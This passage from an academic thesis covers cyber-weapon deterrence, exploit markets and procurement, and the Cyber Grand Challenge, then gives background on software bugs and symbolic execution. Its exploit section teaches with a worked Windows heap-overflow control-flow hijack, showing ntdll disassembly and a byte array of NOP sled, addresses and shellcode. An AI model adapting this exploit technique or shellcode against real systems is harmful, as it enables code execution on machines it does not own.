Capability-centric However, the argument against the effectiveness of cyber deterrence over-emphasises the weapon itself and does not recognise the capability that was demonstrated as being central to the deterrent. The Stuxnet cyber weapon serves as a potential cyber deterrent, but not due to the various specifics of the weapon itself, which are rather tangential to the deterrent, but because it demonstrated that a nation state has the capability and the willingness to launch sophisticated cyber attacks against other states in pursuit of its political objectives. When former British Defence Secretary announced that the UK was developing cyber weapons programmes [61], it is probable that the aim of the announcement was to re-assure the UK populous of the UK's ability to defend itself after extensive cuts to the military. However, it is also likely that his words were designed to act as a cyber deterrent to hostile nations. Cyber deterrence is provided by the perceived capacity of one state to hurt another state via cyberspace. The capacity is advertised not through the threat of specific cyber weapons, but by the demonstration of capability and intent through previously-conducted attacks or political statements.

2.3 Supply Chain

In this section, we explore the procurement of conventional physical weaponry and contrast it with the wide variety of sources that supply exploit code.

2.3.1 Physical weapons procurement

The supply chain for physical weapons is well-established and each procurement falls into one, or a combination of, the following categories: 1) in-house

development 2) outsourcing of development to defence contractors 3) procurement on the open market 4) and procurement on the black market. The more advanced military nations tend to develop weapons themselves or contract out their specific requirements, whereas less advanced nations will procure what they can on either the open or black markets. The cost and complexity of physical weaponry makes their development the domain of big business.

2.3.2 Cyber Weapon Ingredients

Procurement methods for cyber weapon ingredients, such as exploits, are similar to that of physical weaponry. When it comes to cyberspace there are numerous sources that can supply zero-day, one-day, private and public exploits for use in offensive cyber operations, namely:

1. Well-resourced teams of security researchers can find and develop exploits in-house,

2. Government-grade exploits can be purchased from trusted vendors,

3. Many exploits are freely-available from security databases in the public domain,

4. Privately-developed exploits can be purchased on the black market.

Covert Interdiction A vulnerability may also be covertly inserted into a product at the development stage, also known as *supply chain interdiction*. This permits a party that is in-the-know an advanced knowledge of vulnerabilities that will be present in the infrastructure of the target. This principle can be generalised to the compromising of a supply chain, allowing for the covert insertion of a vulnerability without the manufacturer's knowledge or consent.

Exploit Sourcing Firstly, well-resourced teams of security researchers can find and develop exploits *in-house*. This is a costly operation and would likely not cover the entire spectrum of vulnerabilities discovered in the public domain. Such efforts most likely exist, especially for specialist software, but are likely not used as the sole source of vulnerabilities for cyber weapons programmes.

Secondly, government-grade exploits can be purchased from *commercial security* outfits, such as VUPEN (now Zerodium[5]), that sell exclusively to intelligence and law enforcement agencies. It is claimed that VUPEN's motivation to provide exploit code to government agencies stemmed from commercial software vendors' unwillingness to compensate security researchers fairly for the disclosure of vulnerabilities. The immaturity of the vulnerability market and possible methods for its augmentation have been the subject of much debate in recent years.

Thirdly, public security databases, such as ExploitDB[6] or milw0rm, provide public exploit code which is also often integrated into penetration testing tools, such as Metasploit[7].

And finally, security researchers or blackhat hackers may auction valuable exploit code on the underground market. However, obtaining exploits from questionable sources potentially limits the reliability and secrecy (exclusive disclosure) of the cyber weapon ingredients.

2.3.3 Exclusivity of Rights

It is in the interest of weapon authors to establish the identity of the researchers responsible for the discovery of a vulnerability. A government will ideally want to source exploits from trusted vendors, such as defence contractors with ap-

[5] Zerodium website (https://www.zerodium.com/)
[6] ExploitDB website (https://www.exploit-db.com/)
[7] Metasploit website (https://www.metasploit.com/)

propriate security clearance. In particular, if Stuxnet developers purchased exploits from an untrusted black-market source, there would be an operational security concern about the source reselling the exploits to other parties, in breach of contract. If the intended target of the Stuxnet attack also maintained a cyber weapons programme and thus managed to acquire and defend against these particular exploits, it could lead to the early discovery of Stuxnet and its subsequent analysis.

2.3.4 Vulnerability Equities Process

Unlike conventional weaponry, such as assault rifles, exploit code is subject to the principle of exposure and loss and thus mandates an equities process. It is often claimed [66] that the dual role of signals intelligence agencies, such as NSA, namely, the computer network exploitation (CNE) mission to infiltrate foreign systems and the information assurance (IA) mission to protect US government systems are at odds with one another with respect to vulnerability disclosure. Official documents show[8]that there exists an equities process to determine whether a vulnerability discovered or disclosed to the US government should be released as a public security advisory or withheld for national security purposes. The argument for full-disclosure of vulnerabilities states that a vulnerability which serves the interests of the US intelligence community can equally be utilised to break into the systems of US corporations to, for example, exfiltrate data from the financial or defence sector. In effect, the intelligence community would be sacrificing those vulnerable systems in favour of maintaining an advantage in offensive cyber operations.

[8]WhiteHouse report (https://www.whitehouse.gov/sites/whitehouse.gov/files/images/External%20-%20Unclassified%20VEP%20Charter%20FINAL.PDF)

2.4 Properties of Cyber Weapon Ingredients

This section will contrast properties of exploits, such as longevity and development costs, with that of conventional weaponry.

2.4.1 Longevity and Development Costs

The *longevity* of exploit code refers to the time-frame during which the exploit is effective against a target. Generally speaking, the target is vulnerable until a patch that closes the respective vulnerability is applied. However, in practise, the time-frame is slightly shorter: the disclosure of a vulnerability already prompts users to, for example, shut down or limit the affected service, until a patch is made available by the vendor. It is also not uncommon for vulnerabilities to be independently discovered by analysts studying the same code. The usage of exploits in cyber weapons has to be timely, i.e., the target must be vulnerable at the time of attack, and geared towards the application and platform employed by the target, i.e., exploits are configuration-specific.

Whitebox analysis The ability to utilise exploits would be drastically affected if the target used closed-source software that is not obtainable by the attackers. Developing an exploit for a black-box piece of software, while theoretically possible, would range from inefficient to practically impossible, even under a relaxation of the stealth requirement that is up-held at infiltration. Due to the ongoing technological arms race, many machines used to oversee nuclear-related equipment or national critical infrastructure are running off-the-shelf commercial software, such as the Windows operating system, rather than custom-built operating systems. In the case of Stuxnet, the mere fact that the Windows operating system was employed by the target helped to provide a well-studied attack surface for which exploits are available from a wide variety of sources - this blueprint may not necessarily hold true for future cyber

	Devel Cost	Longevity	Procure	Exposure & Loss
Tank[9]	$8.5 million	40 years	Defense sector	Low
Stealth fighter[10]	$112.2 million	20 years	Defense sector	Moderate
Exploit[11]	$30,000	12 months	Highly diversified	High

Table 2.2: Properties of physical and cyber weaponry

attacks. Table 2.2 shows and contrasts the individual properties of cyber and physical weaponry.

Hard Targets Attackers may suffer from a genuine lack of exploit diversity for less-studied platforms, effectively granting security by obscurity to potentially vulnerable systems. The development cost associated with an exploit covers either the cost of discovering and crafting an exploit for a vulnerability or the procurement of an exploit ready for fielding from one of the many available sources. Although there exists no standard protocol for quantifying the monetary value of an exploit, its value is generally proportional to the product of the number of affected computer users and the severity of the vulnerability.

2.4.2 Fragility of Exploits

The reliance of cyber weapons on software exploits for infiltration makes the method extremely *fragile*. Any changes to the target software, such as a regular update or even the enabling or disabling of program features, can render the exploit ineffective. Minor changes to the target system might not affect exploitability, but may nevertheless demand modifications to the exploit code. Stockpiling of exploits may partially alleviate the problem by increasing the

[9] M1 Abrams
[10] Lockheed F-117 Nighthawk
[11] Weaponised exploit

probability that a secondary attack vector will exist if the first vector expires. Thus, in order to maintain the feasibility of attacking the target, the attacker needs to maintain a pool of up-to-date exploits while the target's system undergoes updates, patches and configuration changes.

2.4.3 Modularity of Cyber Weapons

A dedicated team of people are most likely responsible for maintaining a pool of current and working exploits for a range of target systems and a separate team is in turn responsible for developing mission-specific payloads. Exploits for zero-day vulnerabilities are fed into dropper modules that install the payload of the cyber weapon. With such modularity, the exploits can be swapped in and out without affecting the rest of the payload body. The modularity of Stuxnet is highlighted in [29] and it is claimed that the payload code was written by "more experienced" programmers and likely developed earlier, before the addition of a dropper module. The modularity suggests that various components, such as exploits, droppers, payloads and backdoors can be combined in various ways to suit operational requirements. It hints at the possibility of a larger development framework for government-sponsored malware. An expiration date is suggestive of a continuous roll-out of new worm variants with enhanced capabilities and improved features.

2.5 Implications for Future Warfare

In this section, we examine the consequences of cyber weapons and their infiltration mechanisms being dependent on a continuous and live source of exploit code for target platforms. Just as aircraft need a constant supply of pilots and fuel, cyber weaponry requires a constant supply of vulnerabilities and exploits.

2.5.1 Export Controls

Unlike conventional firearms, such as handguns or assault rifles, there are as-yet no export restrictions on software exploits. This makes exploits generally more accessible to any interested party than conventional weaponry. Furthermore, the digital-based nature of exploits, in contrast to the physical nature of firearms, permits for easier and more covert trade across state boundaries. Export restrictions have previously been proposed for exploits in academic literature in order to curb the market for cyber weapons [79]. Arguments against placing export restrictions on exploits can be likened to arguments for the removal of US cryptographic export controls, involving PGP[12], dating back a few decades. In the near future, governments may attempt to shape the commercial marketplace for exploits by placing restrictions on exports and offering licenses to security researchers. It is debatable whether such a move will affect the underground market, whether it will increase general security or simply shift power towards cyber criminals.

Existing Efforts Recent unauthorised disclosures by Edward Snowden suggest that the NSA has allegedly attempted to shape the commercial marketplace for cryptographic products in order to make the task of breaking cryptographic codes more tractable. A parallel action against the exploit market could, in theory, be undertaken.

2.5.2 Stockpiling for Defense and Immunity

This raises the question of whether it is worth-while for governments to purchase exploits for cyber defence reasons. Under the assumption that a cyber weapon deployed against a nation state would make use of an exploit, the purchase of exploits would present an opportunity for detecting the cyber weapon

[12] Original PGP (https://en.wikipedia.org/wiki/Pretty_Good_Privacy)

at an early stage of deployment or an opportunity for disarming a cyber opponent preemptively. Companies such as VUPEN claim to possess exploits that bypass all exploit mitigations, including the widely-deployed DEP, ASLR and sandbox-security measures. Commercial vendors of exploits are known to be partially stockpiling for business purposes. VUPEN is known to hang onto vulnerabilities for years in order to profit from demonstrating exploitation of popular products at bug-bounty competitions such as Pwn2Own.

Defense-in-depth The UK's national technical authority for information assurance recommends that a defence-in-depth strategy should be applied to avoid having a critical system compromised using an exploit for a zero-day vulnerability [36]. Software verification tools are generally not sufficiently mature to guarantee correctness of execution for all inputs on large and complex systems.

Formal Security The release of a micro-kernel [4] with a formal proof of security presents a new challenge to security researchers. The design of the kernel is secure with respect to a formal specification. Finding vulnerabilities in the kernel would entail finding behaviours that are not classified as bugs or vulnerabilities, but nevertheless permit an attacker to exercise arbitrary unintended control over the kernel. For example, it may require the discovery of a new class of vulnerabilities.

2.5.3 Evolution of the Vulnerability Market

As the vulnerability market develops, it will inevitably be shaped by the principles of supply and demand. If there is a demand for a particular exploit, economic forces will see to it that it is supplied. The state monopoly on warfare will be weakened as the barriers that normally restrict entry into this enterprise will be broken down. An adaptable and responsive vulnerability market

will provide exploits to anyone matching the asking price, facilitating an influx of non-state groupings into the business of cyber war. Warfare will become increasingly balkanised as sub-state interest groups use cyberspace to pursue their own agendas outside of state control. The outcome of this decentralisation of warfare is difficult to predict, but the inevitable rise of the exploit market will ensure that warfare will never be the same again.

2.6 Future Vision

We prefer to formulate the solution to the problem as an autonomous participant in cyber defence exercises and capture the flag (CTF) competitions.

Cyber defence exercises Cyber defence exercises are live simulations of cyber attack and defence scenarios. Typically, two or more teams of cyber specialists are pitched against each other to compete for control over individual computers or networks of computers. The exercises are held for the purpose of training and evaluating a cyber unit's readiness, technical aptitude and effectiveness at offensive and defensive strategy in the cyber domain. Participants in defence exercises are logically divided into red teams and blue teams, whose responsibility is to attempt attack in real-time and to defend against ongoing attacks, respectively.

Military organisations, penetration testing companies and computer security conferences, among many others, run annual cyber defence exercises and competitions. A popular instantiation of cyber defence exercises is the attack-/defence model employed by capture-the-flag competitions.

The CTF principium The CTF principium brings to the discipline of computer security a competitive sharp-edge, wherein a developed understanding of cyber security is effectively wielded in a time-sensitive context, and the

motto "knowledge is power" is routinely materialised. The objective of CTF competitions is to distill the present-day wide-spectrum computer security work, involving vulnerability discovery, exploit synthesis, cryptanalysis and tool tradecraft into short and objectively measurable exercises[13].

Changing Landscape The likely future of CTF, however, lies not in its hackers, but in their ability to formalise and mechanise an attack methodology, to scale it successfully and operate it at computer speeds. The currently human-dominated CTF domain, perhaps reflecting the evolution of other real-world areas of computing, is becoming increasingly automated and less human-directed. The Defense Advanced Projects Agency (DARPA) has in the recent past invited the US academic community to participate in a machine-vs-machine CTF-like competition, depending solely upon automated program comprehension and its ability to generate proofs of program vulnerability.

The spectrum of skills and the expertise level required from participants varies according to a number of factors. This includes the realism and complexity of deployed network- and system-level security measures, the scale and diversity of equipment that forms part of the target infrastructure and the extent of knowledge given to attackers a priori about the topology of the target network. A fine balance between cyber offence and defence ideally results in a competitive but constructive co-evolution of attack methodology and security technology.

2.6.1 Automated Cyber Reasoning

In October 2013, the Defense Advanced Research Projects Agency (DARPA[14]) made a Broad Agency Announcement of an unmanned cyber defence tournament, dubbed the Cyber Grand Challenge (CGC[15]). The purpose of the chal-

[13] TrailOfBits blog (https://blog.trailofbits.com/)
[14] Defense Advanced Research Projects Agency (https://www.darpa.mil/)
[15] Cyber Grand Challenge (http://archive.darpa.mil/cybergrandchallenge/)

lenge is to encourage teams to develop and field *Cyber Reasoning Systems* capable of comprehending and protecting software during a live exercise [22].

The candidate solutions should, above all, be *adaptive*. Ergo, the systems are not supposed to make assumptions about the Challenge Binaries (CBs) or their environment that will be supplied during the competitions. For example, details of networking protocols should be learnt automatically, rather than hardcoded to match known, popular protocols used on the Internet at the present time.

The systems should seek to automate the entire software security lifecycle - they should find vulnerabilities in CBs, produce exploits for them, patch insecure versions and verify the correct functionality of secure versions.

As part of the evaluation criteria that candidate solutions will be subjected to, 5 distinct Areas of Excellence (AoE) have been defined, namely:

- *Autonomous Analysis* - unassisted and automatic comprehension of software, e.g. network protocols that the target software communicates over. Many existing fuzzers require some *a priori* knowledge base of software or operating system features; in contrast, this knowledge base must be deduced automatically.

- *Autonomous Vulnerability Scanning* - unassisted production of a test input which when supplied to an insecure CB causes disruption of service or compromise. The test input is considered to be a proof of vulnerability.

- *Autonomous Patching* - unassisted production and fielding of a new, secured CB, which unlike its predecessor, is immune to some vulnerability. The pre-condition for the success of this phase is the finding of the vulnerability in the first place.



Figure 2.1: Classes of vulnerabilities in CGC dataset [50]

- *Autonomous Service Resiliency* - a newly secured CB must be shown to exhibit the same behaviour as its insecure predecessor, with the exception of behaviour associated with the vulnerability that was patched. In other words, the patching process should be minimally disruptive to the functionality of the CB.

- *Autonomous Network Defense* - defending the network at the network perimeter using data gathered from the previous stages, e.g. generating vulnerability signatures and feeding them into a network filter to thwart active attacks on CBs.

At the time of writing, proposal submissions for the CGC or the existence of systems that even partially fulfil the AoE criteria have not been released to

the public. Despite that, the announcement of the tournament provides, at least partially, a motivation for research into automatic exploit generation and patching.

2.7 Summary

Cyberspace is increasingly embraced as the 5th domain of warfare. In this thesis, we have introduced the basic concepts of cyberspace, physical and cyber weaponry, as well as the differences in intelligence requirements for their development, deployment and assessment. We have contrasted the properties of cyber weapon ingredients, such as longevity and development costs, with those of physical weaponry. Furthermore, we have explored the nature of the supply chain for both types of weaponry and have elaborated on the challenges of acquiring exploits from diverse sources. Finally, we have discussed how the evolution of the vulnerability market may shape the future of cyber weapons, cyber warfare, and in turn, all future conflict.

CHAPTER 3

Background

The phenomenon of *software bugs* and its impact on our reality should not be underestimated. We live in a reality where software has become *too large* and *too complex* for a human analyst and present-day so-called efficient computers to fully comprehend. As a consequence, we exist in a reality where we have lost *assurance* about the correctness of our software. We actually never have possessed an *understanding* of what our collective software, and in many cases individual pieces, can do. This is disturbing given the continuing trend in society to surrender the *actuating* of more and more basic tasks to machines governed by questionable software. We call this process of out-sourcing *automation*.

Thus, *computer hackers* who strive to ascertain quanta of information more about software can in turn learn to manoeuvre software into operations that were previously deemed impossible. *Impossible*, one might assert, because the known security rules prevent it. But those with a *superior* grasp of software mechanics oft show that security rules regarded as firm and unsurpassable are nothing but a fleeting set of security assumptions. These assumptions are based on an incomplete set of discernible facts about your *own* software. They are expectations that reflect our poor comprehension of unknown program states

and unknown transitions.

For a security exploit can, in principle, be pre-empted; it is not an independent device that exists in isolation, sitting somewhere in the off-limits arsenal of an unfamiliar attacker. To software vendors, exploits are more personal and closer to home; a deeply-ingrained, and simultaneously inadvertent, encoding of otherwise unsanctioned, and as yet, unexpressed behaviour that lies *hidden* at the heart of modern software. Hidden from the very *authors* that crafted the software's logic; hidden from the *users* who make daily use of the software; hidden until exposed by the discovery of input that stimulates it and brings it into the visible foreground of exhibited and observable behaviour.

This chapters presents the background to a number of preliminary topics that underpin our work. While standard symbolic execution is theoretically complete, it does not scale well to larger software, making it incomplete and impractical to use. The term *weird machines* refers to computations that ostensibly escape their specification and adequately captures the rogue nature of exploit mechanics.

Chapter Organisation The remainder of this chapter is organised in the following fashion:

- Section 3.1 describes the ever-prevalent nature of software bugs and its relation to special cases of unintentional computation, called *exploits*;
- Section 3.2 gives a basic introduction to a popular method of dynamic program analysis called *symbolic execution*;
- Section 3.3 covers previous research into the area of automatic exploit generation and its achievements to date;

3.1 Software Bugs

This section discusses the ontology and causality, as well as the prevalence and pervasiveness, of *software bugs*. The act of program specification is discussed in Section 3.1.1. We explain how inadvertent deviations between an author's *intent* and the reality of compilation *output* create unknown, misunderstood and dangerous program states. In Section 3.1.3, we say that program states that violate a security property are *security exploits*. Finally, an example of a real-world exploit is given in Section 3.1.3, followed by a dissection and analysis of its structure.

3.1.1 Program Specification

Programming is the act of specifying a finite or infinite set of possible program states and the set of possible transitions between those states. Running the program on a given input transitions the program through some subset of its possible states.

Definition 3.1 (program)**.** We define a computer program P as a tuple (S, T): the finite or infinite set S of possible program states and a finite set T of possible transitions between members of S.

Assume a human *intends* to author a program P with S_1 possible states and T_1 transitions. After transcribing her intention into algorithmic form, written in a programming language of her choice, and compiling the source code, the program P ends up having S_2 possible states and T_2 possible transitions. So, in reality, $P = (S_2, T_2)$. The question of a program's correctness is equivalent to asking whether $T_1 \equiv T_2$ and $S_1 \equiv S_2$. It follows that any states in S_2 but not in S_1, and any transitions in T_2 but not in T_1, are *potentially* software bugs. Some of the states will be *benign*, some will be *bugs*, and some will be security vulnerabilities (bugs with security implications).

Definition 3.2 (software bug)**.** We define a *software bug* as any program state in S_2 but not in S_1, and any transitions in T_2 but not in T_1.

Formal Methods

Formal verification methods [16, 8] aim to tackle the problem at the first stages of the software lifecycle, including the design phase. Tools based on mathematics and formal logic can assume various forms and levels of rigour. The *Z notation* [85] defines schemata using notation from axiomatic set theory, lambda calculus and first-order predicate logic. Such tools can be used to specify and prove the correctness of algorithms and their properties. If successful, this should pre-emptively eliminate the introduction of some bugs. There are, however, practical drawbacks to using formal methods, which are likely responsible for the fact that formal verification is not employed as widely as it would be useful [48].

Business Incentives Many developers of commercial software take the approach of writing code without formulating a design, let alone a formal proof. For a profit-driven business, the additional effort and time that must be set aside to create and verify the design of code may injure its competitive edge. The business who is first to market instantly becomes the leader, and in some cases, even a long-lasting dominant leader in the market. Thus, time is of the essence. Thus, a profit-driven company may calculate that it is cheaper, both time- and money-wise, to fix vulnerabilities by distributing patches, than to slow down the development of a product.

Practical Challenges Under the assumption that formal methods have been used to verify the functionality of a design, the design must then also be correctly translated into executable instructions - this results in the creation of the final software product. However, as part of this translation process, implemen-

tation-level errors might occur. This in turn might result in a buggy product with a formal proof of its secure design. For example, consider the following trivial example: a mathematical model of an algorithm may wrongly presume infinite storage space for any given integer. In practice, if explicit safeguards are not built into the algorithm, the integer value may overflow and subsequently wraparound. This may result in unpredictable behaviour or in safety violations, such as the bypassing of a length-condition that is meant to prevent buffer overflows from occurring [73].

Language-theoretic Security

Various classes of vulnerabilities exist that can be eliminated from programs through the usage of safe languages [10]. Languages that provide safety, i.e. prevent safety violations that occur in programs written in non-safe languages, introduce additional abstractions and high-level concepts. For example, data typing [64] prevents inadvertent misinterpretations of data by relating an interpretation to a variable's data type. However, even static or run-time safe languages cannot encode safeguards against behaviours represented by notions that the language itself cannot express. For example, a compiler with no notion of run-time buffer boundaries cannot detect buffer overruns.

Practical Challenges A language-theoretic approach may miss bugs that exist beyond the native reasoning of the language itself. For example, the C programming language makes use of data typing [64] to warn the coder of type mismatches during assignment statements. However, it cannot detect non-trivial buffer overruns that adhere well to syntactic conventions. Automated software testing can also be checking for properties that are not strictly categorised as bugs. Thus, the challenges of exploring a program's state space to verify arbitrary properties persist even with the usage of safe languages.

3.1.2 Software Testing

Software testing, by means of *fuzzing* or *execution*, is a common method for instantiating dangerous program states and demonstrating *safety* of execution on any given number of concrete inputs. Software testing can be conceptually divided into *black-box* testing and *white-box* testing.

Black-box Testing

Black-box testing [7] implies that no information about the program under test is used in the formulation of test inputs. Hence, the test inputs are often random and generalised to trigger well-known and widely-occurring bugs or security vulnerabilities.

White-box Testing

On the other hand, white-box testing [38] has permission to analyse the program under test to produce more surgical, program-specific inputs. Furthermore, white-box testing may be divided into two categories: *static analysis* and *dynamic analysis*. The behavioural properties of software, or *dynamic* properties, are far more computationally inefficient to reason about than materialistic properties, or *static* properties.

Static Analysis While static analysis and abstract interpretation [6, 19] are more computationally *efficient*, they must often approximate values. In turn, such under-approximations and over-approximations result in higher imprecision. Thus, static analysis is insufficient for software verification, where one requires a higher degree of certainty regarding program properties than the static analysis is able to provide. However, the static detection of program areas likely to contain problematic computations to guide exploration is one way

static analysis can supplement dynamic analysis [37]. Static analysis could also help with production of a control flow graph for dynamic tools [14].

Dynamic Analysis Dynamic white-box testing [75, 14, 12], which comes at a higher computational cost time- and resource-wise, is utilised to achieve *precision*. One of the most popular method for white-box exploration is *symbolic execution*. Symbolic execution proposes the execution of a program, which itself is merely a sequence of instructions, by substituting specific *concrete* or *absolute* values with *symbolic* values. Symbolic values are expressions that may refer to ranges of valid values that can be assumed.

For example, the variable x may be defined by the symbolic expression $4 < x < 6$. Assuming that x is an integer data type, the only value satisfying the expression, and that variable x can assume under these constraints, is 5. Each path through a program has a set of constraints under which that path is *reachable*. Assume the expression for the current path was instead $x < 12$. Thus, whatever properties are valid for the current path are valid for all values of x smaller than 12. This model is *precise*, since the property must hold for all possible values of x that satisfy the constraint. The model is also *complete*, provided that all constraints in a given program are collected by the model (given infinite time and resources).

Path Exploration Symbolic execution can explore multiple concrete paths simultaneously by representing a range of different, possible values of a variable using a single symbolic value. Whenever a conditional statement involves a symbolic value, the current path splits, also known as a *fork*. If the path condition ϕ involves a symbolic value α whose value we do not wish to *concretize*, two paths will exist: one where $\phi \wedge \alpha$ holds and a new path where $\phi \wedge \neg\alpha$ holds [12]. In practice, only a single new state is created ($\phi \wedge \neg\alpha$) and the

existing state that forked continues its execution forward from the point of forking.

Hence, standard symbolic execution captures symbolic data *only* - each path follows the same control-flow for every possible assignment to its symbolic values. Some of the consequences of this mode of operation are discussed in Section 3.2. The number of existing paths when exploring a program using symbolic execution is, in general, exponential in the number of symbolic conditional statements. This problem is known as the path explosion problem and manifests itself as a scalability issue [1, 75]. For a deeper discussion of symbolic execution, see Section 3.2.

3.1.3 Security Exploits

A security exploit places a program into a state outside the set of intended or benign states (a state not in set S_1). Despite this, it is a program state that is permitted by the implementation and mechanics of the program in question (state is in set S_2). However, it is not sufficient for an input to induce a program state in S_2 and not in S_1 to qualify as a security exploit, because not all unintended program states have security relevance. Therefore, for an input to qualify as a security exploit, we require a security property. By definition, an exploit is a program input that violates that security property.

Definition 3.3 (exploit)**.** Following on from our definition of a computer program P (see Definition 3.1), let γ be a security property, such that γ holds true for all S_1. An exploit is a program input that transitions P into a program state in S_2 where γ does not hold.

These security properties are not explicitly articulated in everyday computing tasks. But they are commonly understood to be implicitly a part of programming languages or systems. For example, if ϕ defines the integrity of

```
77F5233A        ...
77F5233D        mov     [ebp-C0h], ecx
77F52343        mov      eax, [eax+04h]
77F52346        mov     [ebp-C4h], eax
77F5234C  L_unlink:
77F5234C        mov     [eax], ecx
77F5234E        mov     [ecx+04h], eax
77F52351        mov       al, [esi+05h]
77F52356        ...
```

Code Sample 3.1: A write-4 primitive in ntdll.dll

buffer boundaries on the stack, then a security exploit of ϕ is a stack-based buffer overflow exploit.

Exploit Mechanics

Definition 3.4 (shellcode)**.** A shellcode is a sequence of x86 instructions that constitutes the initial stage of an executable payload delivered to a target during exploitation and often bootstraps the execution of a subsequent stage.

We now give an example of a simple heap-based control-flow hijacking exploit. Observe the code in Code Sample 3.1. Assume the attacker controls the values of registers `ECX` and `EAX` on line `77F5234C`. Assume the next line, line `77F5234E`, causes a memory access violation exception to be raised. The exception is a result of the destination of the write operation (`mov`) being non-writable.

To achieve arbitrary code execution, the exploit must divert the natural control-flow of the application to shellcode (see Definition 3.4). Candidates for exploitable indirect control transfers are function pointers or installed exception handlers. The exception on line `77F5234E` will trigger the exception handler code visible in Code Sample 3.2. Reverse engineering of the code reveals that a pointer is fetched from `77ED63B4` and invoked on line `77EB9B8C` without any sanity checks.

Ergo, it stands to reason that any given value in 77EB9B8C will be invoked by the exception handler. Therefore, if the `mov ecx,eax` instruction can be used to replace the value at memory address 77EB9B8C, then control flow can be *diverted* to an arbitrary memory address. For instance, this could be the memory address of our shellcode or a `jmp` to a memory address of our choice.

```
77EB9B80      ...
77EB9B82      mov     eax, [77ED63B4]
77EB9B87      cmp     eax, esi
77EB9B89      jz      77EB9BA0
77EB9B8B      push    edi
77EB9B8C      call    eax
77EB9B8E      cmp     eax, 01h
77EB9B91      ...
```

Code Sample 3.2: An exception handler dispatch (UEF)

Exploit Structure

Observe the three-part structure shown in Figure 3.1. The individual parts are colour-coded as follows: bytes with no semantic effect, except for advancing the instruction pointer, are blue; bytes containing non-executable data fields are red; and bytes containing assembled x86 instructions as the exploit payload (shellcode) are green.

3.1.4 Summary

Given that software bugs are indeed program states, the act of bug-finding is similar to the act of program state exploration. We present a historically well-known method for the systematic exploration of program states in the next section (Section 3.2).

```
unsigned char exploit[] = {
     0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,
     0x90,0x90,0xeb,0x0a,0xb4,0x63,0xed,0x77,
     0x8a,0x37,0xd1,0x77,0x90,0x90,0x90,0x90,
     0x90,0x90,0x33,0xc0,0x50,0x68,0x63,0x61,
     0x6c,0x63,0x54,0x5b,0x50,0x53,0xb9,0xc6,
     0x84,0xe6,0x77,0xff,0xd1,0xb9,0xb5,0x5c,
     0xe7,0x77,0xff,0xd1,0x90,0x90,0x90,0x90
};

 Key: NOP sled, data bytes, shellcode
```

Figure 3.1: An example application-specific exploit

```
1 void f(int x, int y) {
2     int z = 2*y;
3     if (x == 100000) {
4          if (x < z) {
5               assert(0); /* error */
6          }
7     }
8 }
```

Code Sample 3.3: A simple function with two integer inputs

3.2 Symbolic Execution

This section presents symbolic execution. Symbolic execution is a technique for the systematic enumeration of program paths, and it has been highly successful in automated test case generation [35, 12, 14]. In symbolic execution, inputs to the program under test are given symbolic instead of concrete values. Whenever a symbolic input variable is used in a conditional statement, execution forks and follows both branches. During execution, the conditional expressions on branches are added as conjunctions to the path condition. The path condition expresses the condition over input variables under which that path is taken. Whenever a path forks into two, the symbolic execu-

tion engine can rule out infeasible paths by calling a constraint solver to check whether both or just one of the resulting path conditions is satisfiable. Observe the function in Code Sample 3.3.



Figure 3.2: A symbolic execution path tree for function f

Completeness In principle, a symbolic execution engine eventually explores all control flow paths in a target program; symbolic execution is theoretically complete. In practice, the exponential growth in the number of paths limits the amount of exploration that an engine can achieve. Many symbolic execution engines forego completeness by *concretizing* parts of the symbolic state space. For instance, when external functions are called, parameters whose value depends on symbolic input can be fixed to a single concrete value to rule out any forking in the callee.

Soundness Symbolic execution is sound, since all the paths it explores are also feasible in real executions. In the S^{2}E[1] framework (see Section 3.2.4), execution consistency models define how concretization affects the soundness of program paths (see Section. If consistency is not observed and infeasible paths are inadvertently executed, it may render the analysis unsound.

